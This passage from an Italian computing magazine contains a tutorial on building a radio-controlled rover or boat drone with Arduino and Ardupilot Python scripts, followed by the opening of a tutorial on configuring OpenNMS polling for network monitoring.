Solo per una delle triplette (una qualsiasi) si deve collegare anche il pin positivo (indicato dal simbolo + o dal colore rosso) con il pin 5V di Arduino, ed il rimanente con il pin GND di Arduino. Ovviamente, non è necessario collegare tutti i pin di segnale: soltanto quelli dei canali che ci interessano. Di solito, sono rilevanti soltanto i primi quattro canali, perché indicano le direzioni avanti/indietro e destra/sinistra di ciascuna delle due leve del radiocomando. Ma possiamo anche collegarli tutti per non sbagliare.

ECCO IL CODICE

Se abbiamo collegato tutti i cavi nel modo corretto, è il momento di scrivere il codice che farà funziona la scheda Arduino.

Fondamentalmente, dovremo leggere i valori forniti dal radiocomando e muovere i motori in maniera coerente rispetto ai valori letti. Il numero ottenuto da Arduino, solitamente, varia da **1400** a **2300**: quando la leva è ferma al centro, il valore si trova tra **1700** e **1900-2000**.

```
#include <Servo.h>
```

Il codice dello sketch comincia con l'inclusione della libreria Servo che consente la gestione di un motore brushless.

```
Servo esc1;
Servo esc2;
Servo esc3;
Servo esc4;
```

Nell'area generale del programma, viene dichiarato un oggetto per ogni ESC che viene collegato ad Arduino.

```
int pin1 = 2; // su radiocomando ch2 alto/basso
int pin2 = 4; // su radiocomando ch4 destra/sinistra
```

Si dichiarano anche due variabili intere che contengono il numero del pin Arduino cui sono collegati i segnali provenienti dai due canali del radiocomando che ci interessano. In particolare, siamo interessati a quella che sul Turnigy 9x è la leva sinistra (che ha posizione di partenza centrale in entrambe le direzioni). Quindi, lo spostamento verso l'asse avanti/indietro viene indicato tramite il canale 2, mentre quello dell'asse destra/sinistra è sul canale 4. Se il radiocomando in nostro possesso è diverso dal Turnigy 9x, la soluzione più consiste nel provare tutti i canali finché non si trova quello che durante il movimento della leva cambia valore. Noi, per comodità, abbiamo deciso di collegare il pin 2 del ricevitore del radiocomando al pin 2 di Arduino, e ci siamo comportati similmente per il pin 4. Ovviamente, se preferiamo possiamo sceglierne altri.

```
void setup()
{
pinMode(pin1, INPUT);
pinMode(pin2, INPUT);
```

La funzione **setup()**, che viene eseguita una volta sola all'avvio di Arduino, si occupa di impostare i pin 2 e 4 per la lettura di un valore, dal momento che li useremo per leggere i segnali forniti dal ricevitore del radiocomando.

```
esc1.attach(3);
esc2.attach(5);
esc3.attach(6);
esc4.attach(9);
```

È poi necessario inizializzare gli oggetti **esc**, assegnando a ciascuno di essi il numero del pin di Arduino a cui è stato collegato il cavo del segnale dell'ESC in questione. Per convenzione, il motore 1 sarà posto nella parte anteriore sinistra, il numero 2 nella zona anteriore destra, il terzo nella posteriore sinistra, ed infine il 4 nella posteriore destra.
I pin Arduino a cui i motori vengono collegati sono rispettivamente il **3**, **5**, **6**, e **9**. Abbiamo scelto proprio questi perché sono **PWM (Pulse With Modulation)**, ovvero pin digitali in grado di fornire in output un valore analogico: in poche parole, un numero (che indicherà la velocità del motore).

```
Serial.begin(9600);
}
```

Prima di concludere la funzione, si deve anche avviare la sessione della porta seriale, utile per verificare che lo sketch funzioni.

```
void loop()
{
int ch1 = 0;
```





Fig. 3 • I pin del radiocomando: il segnale è la fila in alto

```
int ch2 = 0;
```

La funzione **loop**, che viene eseguita ripetutamente, viene fatta iniziare dichiarando due variabili che conterranno il valore fornito dai due canali del radiocomando.

```
ch1 = pulseIn(pin1, HIGH, 25000);
ch2 = pulseIn(pin2, HIGH, 25000);
```

La lettura del radiocomando in questione è piuttosto semplice, e viene eseguita tramite la funzione **pulseIn** che decodifica gli impulsi prodotti dal ricevitore del radiocomando.

```
Serial.print("Channel 1:");
Serial.println(ch1);
Serial.print("Channel 2:");
Serial.println(ch2);
```

Per aiutarci a capire cosa stia succedendo, scriviamo sulla seriale i valori letti. In questo modo, usando il monitor seriale, si può capire come cambi il valore di un canale allo spostamento di una leva.

```
int throttle = 90;
}
```

Ora, è importante capire come funzioni un motore brusless in Arduino: al motore (anzi, all'ESC) viene fornito un numero compreso tra **0** e **179**. Nel caso di servomotori a rotazione continua, cioè i classici brushless, 0 rappresenta la velocità massima di rotazione in una direzione, 179 la velocità massima nella direzione opposta, e 90 la posizione di stallo.
Attenzione: consigliamo di utilizzare degli ESC prodotti appositamente per barche (boat ESC): solo questi, infatti, vengono sempre realizzati con l'abilità di far ruotare il motore in entrambe le direzioni (negli altri ESC tale caratteristica non è sempre implementata). La velocità desiderata viene memorizzata nella variabile **throttle**.

```
if (ch1 < 1700) {
int inv = 1700 - ch1;
throttle = map(inv, 0, 400, 90, 0); //vai avanti
}
```

Nel caso in cui il valore letto dal radiocomando sia inferiore a 1700, significa che è stata spostata al leva in avanti. Quindi 1700 indica accelerazione minima e 1300 accelerazione massima. Poi invertire la tendenza, in modo da avere un andamento crescente, introduciamo la variabile inv. Questa, infatti, avrà valore 0 per indicare accelerazione minima, e 400 per indicare la massima. Poi, "mappiamo" il numero ottenuto sulla scala dei valori disponibili per il radiocomando. Nella funzione map, viene fornito come argomento il numero rilevato dal radiocomando (in questo caso, si tratta del valore invertito). Poi, si specificano i punti di minimo e massimo della sua scala, ovvero **0** e **400**. Infine, si indica il range di valori che si desiderano in output, ovvero 90 nel caso la posizione della leva indichi accelerazione minima, e 0 nel caso di accelerazione massima.

```
if (ch1 > 2000) {
throttle = map(ch1, 2000, 2400, 90, 179); //vai
indietro
}
```

Allo stesso modo, nel caso la leva sia spostata all'indietro (valore maggiore di 2000) la variabile **throttle** deve essere mappata sulla base del valore letto (che, per l'appunto, può variare tra 2000 e 2400) in modo da spaziare tra 90 e 179 rispettivamente per velocità minima e massima.
Se il valore che indica la posizione della leva è compreso tra 1700 e 2000, significa che la leva è ferma al centro, quindi l'automobile non deve muoversi, e **throttle** rimane al valore iniziale di 90.

```
if (ch2 > 2100) {
esc1.write(90);
esc3.write(90);
```

Ora dobbiamo scrivere i valori di velocità calcolati negli oggetti **Servo** creati appositamente per ogni ESC. Tuttavia, dobbiamo capire se la leva destra/sinistra sia stata spostata. Per esempio, se la leva è stata portata a sinistra (valore del secondo canale superiore a 2100), i motori sinistri (**esc1** ed **esc3**) dovranno essere fermati. Quindi la loro velocità dovrà essere impostata a 90.

```
} else {
esc1.write(throttle);
}
```

Se, invece, la leva si trova al centro o a destra, i motori sinistri potranno girare con la velocità calcolata poco fa e memorizzata nella variabile throttle.

Fig. 4 • Lo schema di posizionamento standard dei motori in un quadricottero e in un rover

```
if (ch2 < 1800) {
esc2.write(90);
esc4.write(90);
} else {
esc2.write(throttle);
esc4.write(throttle);
```





Fig. 5 • L'interfaccia grafica di Mission Planner

```
}
```

Allo stesso modo, i motori destri dovranno essere bloccati se la leva del radiocomando viene spostata a destra (valore del canale inferiore a 1800). In caso contrario, si scrive la velocità desiderata.

```
delay(100);
}
```

La funzione è ormai conclusa: inseriamo soltanto un'ultima istruzione per far attendere un decimo di secondo (100 millisecondi) ad Arduino prima di eseguire nuovamente questa stessa funzione. In tal modo, il valore ricevuto dal radiocomando su entrambe i canali viene "campionato" ogni 100 millisecondi. Ora, riassumendo, le condizioni possibili sono le seguenti, con i valori medi del radiocomando inseriti tra parentesi:

- leva avanti (1300-1700): i motori girano in senso orario
- leva indietro (2000-2400): i motori girano in senso antiorario
- leva a destra (maggiore di 2100): i motori di destra sono bloccati
- leva a sinistra (minore di 1800): i motori di sinistra sono bloccati

Tutto qui? Proprio così! In poche decine di righe di codice, abbiamo realizzato un semplice drone rover/barca gestibile tramite radiocomando. Ovviamente, il progetto può essere ampliato. Per esempio, si possono aggiungere due servomotori di precisione, in modo da riuscire a muovere lungo gli assi orizzontale e verticale una videocamera montata sul drone, controllando questo motori con l'altra leva del radiocomando.

IL MOMENTO DI ARDUPILOT

Ora che abbiamo concluso il nostro "Hello World", possiamo rivolgerci al progetto più completo: la scheda Ardupilot. Questa è fornita con i sensori necessari al movimento autonomo del drone (gli accelerometri ed i giroscopi) saldati su di essa. Inoltre, i vari pin di una normale scheda Arduino MEGA sono stati disposti in modo da facilitare il collegamento del radiocomando, dei motori, e di altri sensori acquistabili a parte come il GPS. La semplicità d'uso e la grande flessibilità sono i punti di forza di Ardupilot: con questa scheda si può realizzare qualsiasi tipo di drone, dalla più piccola automobile, al più grande multicottero. La programmazione della scheda è resa semplice dal programma MissionPlanner, liberamente scaricabile dal sito ***http://planner.ardupilot.com/*** e disponibile per Windows e Mac OS X (su GNU/Linux è necessario avviarlo tramite Wine). Grazie a MissionPlanner è possibile, per esempio, scegliere alcuni punti GPS (waypoint) formando un percorso, e ordinare al drone di spostarsi automaticamente seguendo la linea disegnata. Inoltre, grazie alla telemetria, si può mantenere il contatto con il drone stesso ance mentre si sta spostando, riprogrammandolo. La telemetria è semplicemente data da due piccoli apparati radio: uno viene collegato alla scheda Ardupilot, l'altro al computer tramite porta USB standard.





Fig. 6 • La scheda Ardupilot facilita il collegamento di sensori ed ESC

Fondamentalmente, sostituisce il cavo USB usato per programmare la scheda, quindi si possono avere molte informazioni (per esempio, si può conoscere la posizione in tempo reale del drone, verificare la carica della batteria, eccetera), ed è anche possibile inviare dei comandi. Per esempio, si può ordinare al drone di fermarsi immediatamente, cambiare il piano di viaggio (modificando il percorso disegnato o semplicemente stabilendo una nuova direzione), o ancora armare e disarmare la scheda (se la scheda è disarmata, i motori non potranno girare, è molto utile per garantire l'avvicinamento in totale sicurezza di una persona al drone). Tutte queste operazioni possono essere eseguite tramite il Mission Planner utilizzando una comoda interfaccia grafica estremamente intuitiva, quindi non ci interessa più di tanto. Ciò che risulta davvero molto interessante, per noi smanettoni, è la possibilità di realizzare una sorta di piano di viaggio sotto forma di programma Python. Il programma viene poi inviato alla scheda tramite lo stesso Mission Planner, che ovviamente lo traduce in **assembly Atmel** (quello del processore della scheda). Il "piano di viaggio" scritto in Python è ovviamente molto flessibile, ed è teoricamente possibile fare qualsiasi cosa. Nel caso si costruiscano droni volanti (aerei, multicotteri) è possibile programmare delle evoluzioni, per esempio si può scrivere un programma per far eseguire all'aereo un ottovolante od un volo sinusoidale in completa sicurezza. Nel caso di una barca o di un fuoristrada, si può comunque programmare un percorso, per esempio organizzando dei testacoda.

PROGRAMMABILE

I programmi vengono scritti nella sintassi Python, e sono agevolati dalla presenza di alcuni oggetti che consentono l'accesso in lettura od in scrittura a componenti della scheda Ardupilot. Fondamentalmente, per leggere informazioni si usa l'oggetto **CS**, che sta per **Current State**. Questo fornisce le informazioni sullo stato attuale del drone. Per esempio, **cs.lat** e **cs.lon** contengono rispettivamente la latitudine e la longitudine attuali del veicolo. Per agire, invece, si utilizza l'oggetto **Script**. Le funzioni di questo oggetto sono:

Script.Sleep(ms): ferma l'esecuzione del programma per i millisecondi ms
Script.ChangeParam(name,value): modifica un parametro
Script.GetParam(name): legge il valore di un parametro
Script.ChangeMode(mode): cambia la modalità di guida, solitamente preimpostata su AUTO
Script.WaitFor(string,timeout): rimane in attesa del messaggio string, per un tempo massimo pari a timeout
Script.SendRC(channel,pwm,sendnow): simula la ricezione, sulla scheda, di un segnale dal radiocomando.

I parametri sono delle variabili di base che stabiliscono le impostazioni fondamentali della scheda e del drone in sé: per esempio, il parametro **RC3_MIN** indica il valore minimo che il segnale del canale 3 del radiocomando può raggiungere. Questo è molto importante, perché conoscendo i valori minimo e massimo, per esempio, del canale che rappresenta l'accelerazione, possiamo ordinare l'accelerazione o decelerazione semplicemente simulando con **SendRC** una serie di valori crescente o decresce sul canale in questione. Come abbiamo capito, tutto dipende dal valore numerico dell'accelerazione e di ciascuna delle altre proprietà, ed il radiocomando è solo uno strumento per modificare questi valori (spostando le leve). Ma possiamo modificare tali valori anche con un programma Python, utilizzando al

funzione SendRC. Come ultima nozione teorica, prima passare al codice vero e proprio, spieghiamo cosa siano i "messaggi", ovvero quelle stringhe leggibili tramite la funzione **WaitFor**.
Si tratta di gruppi di informazioni forniti dalla scheda stessa per indicare un cambiamento di stato.
Ad esempio, è buona norma inserire all'inizio di un programma l'istruzione **Script.WaitFor('ARMING MOTORS',30000)**. Questa, infatti, attende che i motori vengano armati, prima di procedere.
Non avrebbe infatti senso inviare comandi alla scheda, magari ordinandole di accelerare i motori, se questi risultano impossibilitati a muoversi perché disarmati. Al di là di questo esempio, comunque, non è una funzione particolarmente utile.

UN VIAGGIO SEMPLICE SEMPLICE

Proviamo a realizzare un piano di viaggio molto semplice con Python:

```
print 'Start Script'
for chan in range(1,4):
        Script.SendRC(chan,1500,False)
        Script.SendRC(3,Script.GetParam('RC3_
                                        MIN'),True)
        Script.Sleep(5000)
```

Per prima cosa, oltre a chiedere la stampa sulla seriale del messaggio "**Start script**" per indicare l'inizio dello script, scorriamo i numeri da 1 a 4 con un ciclo for, usando come iteratore la variabile **chan**. Quello che stiamo facendo è, banalmente, scorrere tutti i canali radio del nostro radiocomando. Per ciascuno di essi, impostiamo un valore di poco superiore al minimo (che, di norma, abbiamo visto essere intorno al numero 1300), ad eccezione del canale 3 (che rappresenta la leva di accelerazione) che viene impostato al suo valore minimo. Prima di procedere al canale successivo si attendono 5 secondi, in modo da essere certi che la modifica sia stata effettivamente compiuta.

```
while cs.lat == 0:
print 'Waiting for GPS'
Script.Sleep(2000)
```

Il GPS ha bisogno di una certa quantità di tempo per essere operativo (deve trovare i satelliti). Possiamo capire che il sensore non sia ancora pronto perché in tal caso la latitudine e la longitudine sono impostate a 0. Quindi realizziamo un semplice ciclo while che, mentre la variabile **cs.lat** (la latitudine) è zero, resta in attesa per due secondi. In questo modo, il programma resterà fermo finché non sarà possibile leggere un valore di latitudine e quindi si uscirà dal ciclo while.

```
print 'Got GPS'
print cs.lat
```

Ora scriviamo un messaggio per dimostrare di avere ottenuto davvero una lettura GPS: possiamo infatti stampare sulla seriale il valore della latitudine.

```
cs.messages.Clear()
Script.WaitFor('ARMING MOTORS',60000)
```

Facciamo pulizia di tutti i messaggi inviati finora dalla scheda, e restiamo in attesa della comparsa di quello che segnala l'armo dei motori. Attenderemo questo messaggio per 60 secondi, quindi è questo il tempo che l'utente avrà a disposizione per armare la scheda.

```
print 'Motors Armed!'
Script.SendRC(3,1700,True)
```

Se i motori risultano armati, cominciamo a far muovere il veicolo, portando l'acceleratore a 1700.
Ci si potrebbe chiedere per quale motivo qui stiamo utilizzando un valore di 1700, visto che nell'esempio realizzato con Arduino tale valore serviva a fermare i motori. La differenza sta nel fatto che con Arducopter, di solito, si utilizza come acceleratore la leva destra del radiocomando, che quindi parte da 1300 come valore minimo ed arriva a 2400 come valore massimo. Di conseguenza, 1700 è una buona accelerazione.

```
Script.Sleep(10000)
Script.SendRC(1,2000,True)
Script.Sleep(500)
Script.SendRC(1,Script.GetParam('RC1_MIN'),True)
```

Aspettiamo 10 secondi e poi simuliamo lo spostamento della leva a destra, per far girare bruscamente il veicolo. Dopo mezzo secondo, riportiamo il canale radio 1 al suo valore minimo. In questo modo, il veicolo girerà a destra per 500 millisecondi, poi continuerà ad accelerare nella direzione che ha ormai intrapreso.

```
oldalt = cs.alt
while cs.alt >= oldalt:
        Script.Sleep(50)
        Script.SendRC(3,1900,True)
oldalt = cs.alt
        Script.Sleep(1000)
Script.SendRC(3,Script.GetParam('RC3_MIN'),True)
```

Per concludere, leggiamo l'altitudine attuale e la registriamo nella variabile **oldalt**. Poi, con un ciclo while, portiamo l'accelerazione a 1900 per un secondo, registrando però l'altitudine attuale nella solita variabile. Questo ciclo ci permette di fare una cosa piuttosto interessante: il ciclo, infatti, resterà in esecuzione finché l'altitudine del veicolo aumenterà o al massimo rimarrà la stessa. Ciò significa che nel momento in cui il veicolo dovesse cominciare a scendere (per esempio perché ha raggiunto la sommità di una collinetta ed ora si dirige lungo il versante opposto, in discesa), verrebbe eseguita l'ultima istruzione, che è quella di portare l'accelerazione al minimo. Il veicolo, quindi, prosegue a correre solo finché può salire: quando il terreno comincia a scendere, il veicolo si ferma. Ora, non ci resta che scatenare la fantasia!

OPENNMS: SYSADMIN IN POCHI CLIC!

Proseguiamo il nostro viaggio alla scoperta di OpenNMS, il software che aiuta ogni sistemista a monitorare facilmente tutto ciò che succede nella LAN e a risolvere ogni problema! *parte II*

Luigi Santangelo

Nel precedente numero abbiamo iniziato la nostra avventura con OpenNMS, il software che ci consente di scoprire con largo anticipo se qualche componente della nostra rete locale sta per passare a miglior vita. Proseguiamo dunque la nostra opera, passando all'attività di monitoraggio.

Tale attività viene svolta in due modalità differenti: **polling** e **collection**. Nel primo caso, un processo, denominato monitor, si connette alla risorsa ed esegue il test per verificare che risponda correttamente. Nel secondo caso, invece, si utilizza un collector che raccoglie dati attraverso differenti protocolli tra cui l'SNMP. Per il monitoraggio del server LDAP utilizzeremo il polling, discutendo della collection successivamente quando effettueremo il monitoraggio del server GNU/Linux utilizzando il protocollo **SNMP**. Durante il polling, i dispositivi di rete vengono raggruppati in package. Ogni package definisce l'insieme dei servizi che devono essere interrogati, la frequenza e il calendario del polling. È possibile definire differenti package e per ciascuno di essi è possibile definire differenti interfacce e servizi. Ad esempio, è possibile creare tre differenti package, denominati rispettivamente oro, argento e bronzo che differiscono per la frequenza con cui viene eseguito il polling, ad esempio rispettivamente ogni minuto, ogni cinque minuti e ogni quindici minuti. Per ogni package, oltre al nome, viene definito un modello di downtime e un calendario delle interruzioni. Il modello di downtime specifica come il poller deve modificare la sua politica sui servizi down. Un modello di downtime può essere di tipo statico o adattivo. Il modello statico, in cui il poller sonda il servizio a intervalli regolari, presenta un grosso limite. Supponiamo infatti che la frequenza di esecuzione del polling sia di 5 minuti e che proprio durante la prima verifica il servizio risulta down, mentre risulta essere regolarmente attivo al polling successivo (che avviene cinque minuti dopo). In questo caso, per OpenNMS il periodo di down del servizio è pari a 5 minuti, anche se il servizio è stato effettivamente irraggiungibile solo per pochi secondi. In questo modo viene notevolmente il livello di servizio offerto (**service level agreement**). Il modello adattivo, invece, serve per evitare questi problemi: una volta che viene rilevata una interruzione, il periodo di polling viene incrementato. Ad esempio, dal momento in cui si verifica l'interruzione e fino a cinque minuti successivi, il poller sonda il servizio ogni 30 secondi. A partire da 5 minuti e fino a 12





Fig. 1 • La Home page del sistema di monitoraggio

ore, il poller sonda il servizio ogni 5 minuti, mentre da 12 ore a 5 giorni il poller esegue la verifica ogni 10 minuti.

Il calendario delle interruzioni, invece, specifica i periodi durante i quali eventuali interruzioni del servizio non devono essere riconosciute come tali ma come interruzioni previste dovute alla normale manutenzione ordinaria. Ad esempio, se una volta al mese si pianifica una attività di chiusura del database allo scopo di eseguire un backup fisico dei datafile, è possibile specificare l'intervallo temporale durante il quale è prevista l'interruzione del servizio, in modo che i dati raccolti dal sistema di monitoraggio non influenzino i risultati reali. Quando in un package è definito un calendario delle interruzioni, il poller non verrà eseguito durante tale periodo. Ovviamente questo non significa che il servizio sia down. A partire dalla versione 1.5.91 è possibile definire il calendario direttamente da interfaccia grafica, tramite il link **Scheduled Outage** sotto la sezione **Admin**. Per consentire al poller di sondare il servizio **LDAP**, modifichiamo il file di configurazione **poller-configuration.xml**. Se scorriamo velocemente il contenuto di questo file notiamo la pre-

senza di due package di default, denominati rispettivamente *example1* e *strafer* per i quali sono stati definiti una serie di servizi e un modello di downtime. Per il nostro progetto, creiamo invece un nuovo package, denominato **pack_lxm** definito nel seguente modo:

```
<package name="pack_lxm">
    <filter>IPADDR != '0.0.0.0'</filter>
    <include-range begin="192.168.0.0" ↵
                        end="192.168.254.254" />
</package>
```

Il codice dovrà essere inserito all'interno del tag **poller-configuration** prima della sezione contenente il tag **monitor**. Oltre al nome, un package deve definire un filtro che specifica quali interfacce dovranno essere incluse nel package. Nel nostro esempio, sono considerate tutte le interfacce differenti dall'indirizzo 0.0.0.0. Viene inoltre definito un range di indirizzi che dovranno essere inclusi nel package, che rappresentano gli indirizzi dei servizi sui quali il processo dovrà eseguire il polling. In aggiunta, o in alternativa, al tag include-range, è possibile utilizzare il tag **specific** (se si desidera specificare un indirizzo singolo), **exclude-range** (se si vuole specificare il range che deve essere escluso dal package) o, infine, **include-url** che specifica il path assoluto di un file dove vengono elencati gli indirizzi IP che dovranno essere inclusi nel package.
La raccolta delle informazioni sui servizi e sulle interfacce avviene attraverso **JRobin**, utilizzato a partire dalla versione 1.3.2 come il sistema di data collection di default. I dati prodotti da JRobin possono essere visionati con qualsiasi applicazione compatibile, quale ad esempio **jrobin-inspector**, una applicazione java installata automaticamente durante il setup di OpenNMS e disponibile sotto la diretory **bin** del sistema di monitoraggio. La politica di memorizzazione delle informazioni adottata da JRobin viene specificata attraverso il tag **RRD** (**Round Robin Database**), definito all'interno del package. Il tag RRD presenta una struttura simile alla seguente:

```
<rrd step="300">
    <rra>RRA:AVERAGE:0.5:12:1488</rra>
</rrd>
```

